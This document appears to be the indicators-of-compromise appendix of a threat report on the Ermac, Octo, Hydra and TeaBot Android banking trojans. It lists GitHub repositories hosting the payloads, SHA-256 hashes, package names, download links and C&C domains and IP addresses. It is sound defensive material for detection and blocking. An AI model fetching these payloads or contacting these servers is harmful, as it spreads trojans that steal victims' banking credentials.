hxxps://github.com/asFirstYouSaid/test	GitHub repository hosting the Ermac banking trojan
hxxps://github.com/asFirstYouSaid/awdaw	GitHub repository hosting the Ermac banking trojan
hxxps://github.com/gohhas/gate	GitHub repository hosting the Octo banking trojan
hxxps://raw.github.com/k6062019/qq	GitHub repository hosting the Octo banking trojan
hxxps://github.com/briangreen7667/2705	GitHub repository hosting the Hydra banking trojan

hxxps://github.com/uliaknazeva888/main	GitHub repository hosting the Octo banking trojan
hxxps://github.com/kazakovadana44/1.apk	GitHub repository hosting the Octo banking trojan
hxxps://github.com/sherrytho/test	GitHub repository hosting the Hydra banking trojan

Octo payload

SHA-256	Package name	Download address
3834eb0ff1a955dab719f2ae6a51114995a7e3bd0ea201fb4f044218fe72ba4e	com.fpkbdpwasnfa	hxxps://github.com/uliaknazeva888/qs/rav
8e9fa712f490b50d13940cc3ab1509566f31627fce8848071a0547bda58ceac8	com.piecesimplevb	hxxps://github.com/butcher65/test/raw/ma
95182e759373f78c421b47dc92d15f1f37c1acea1cd76980058c6ad177491823	com.holdremember0	hxxps://raw.githubusercontent.com/k6062
95182e759373f78c421b47dc92d15f1f37c1acea1cd76980058c6ad177491823	com.holdremember0	hxxps://raw.githubusercontent.com/k6062
f0ee3582856f3f406970530138c06ba3c1c175e9d2dae95e6d3ef3c5ed6dc13a	com.turncani	hxxps://raw.githubusercontent.com/k6062
b16769c154fbb8023ada13cf58a9b289b9643f6cb932afb4dde0189a147d5e11	com.thinkfinddau	hxxps://github.com/gohhas/gate/raw/main

Network indicator	Description
vntososupplsos.live	Octo C&C server
olopokogulya.site	Backup Octo C&C server
nbvb3954.fun	Backup Octo C&C server
nbvvvb.hair	Backup Octo C&C server
nbvbbn.lol	Backup Octo C&C server
nbvber.makeup	Backup Octo C&C server
nbvbsd.mom	Backup Octo C&C server
nbvbwe.monster	Backup Octo C&C server
nbvb.one	Backup Octo C&C server
vbnbvb.online	Backup Octo C&C server
ccnbvb.pics	Backup Octo C&C server
xxnbvb.quest	Backup Octo C&C server
eenbvb.sbs	Backup Octo C&C server
asqwnbvb.shop	Backup Octo C&C server
qwnbvb.skin	Backup Octo C&C server

qqnbvb.space	Backup Octo C&C server
wwerenbvb.store	Backup Octo C&C server

Ermac payload

SHA-256	Package name	Download address
cdf66b98f90a9e83b204bf2bb28915784f9e9ad4d2fb86648d1d1f7d3152dadd	com.ceveluriseze.xuca	hxxps://raw.githubusercontent.com/asFi hxxps://raw.githubusercontent.com/asFi
71927786fc16e90fe05e1eb032c3591d878c7cfd197d02113d7d006e2d7b171f	com.ceveluriseze.xuca	hxxps://github.com/asFirstYouSaid/test/r hxxps://github.com/asFirstYouSaid/test/r

Network indicator	Description
193.106.191.121:3435	Ermac C&C server

Hydra payload

SHA-256	Package name	Download address
3194e25f89540e98698bcd221c8a5dbfe4658ac14fd7e7cf7c29299f3675fcdd	com.bulb.crush	hxxps://github.com/briangreen7667/2705/ra
93c5e98c06963c8a320f5876148ad45fb6cce1a40a7aaee195cfa5027e19426b	com.alley.work	hxxps://github.com/butcher65/test/raw/main
9c9bc75ce675754c655b0757a8655ff50186b1626862bcb5b8200c4047f3ab3c	com.risk.better	hxxps://github.com/butcher65/test/raw/main
ad84c798e3c30ad941b37aababeb8edfaf52f13c0c7d32bfa96c4b989b135a8b	com.plug.follow	hxxps://github.com/butcher65/test/raw/main
7e95e9a306886dadbae68c586bf19eec6903bac15290fd60c47d29a2e3cbf047	com.tunnel.voyage	https://github.com/sherrytho/test/raw/main/g

Teabot payload

SHA-256	Package name	Download address
aea39ddf59ae764c40211a4d0e9c10514b37a9bbabf5b528de4cb7d2574b732b	com.bthlu.xnbhp	hxxps://github.com/lotterevich/lott/raw/main/m

Network indicator	Description
185.215.113.31:83	TeaBot C&C server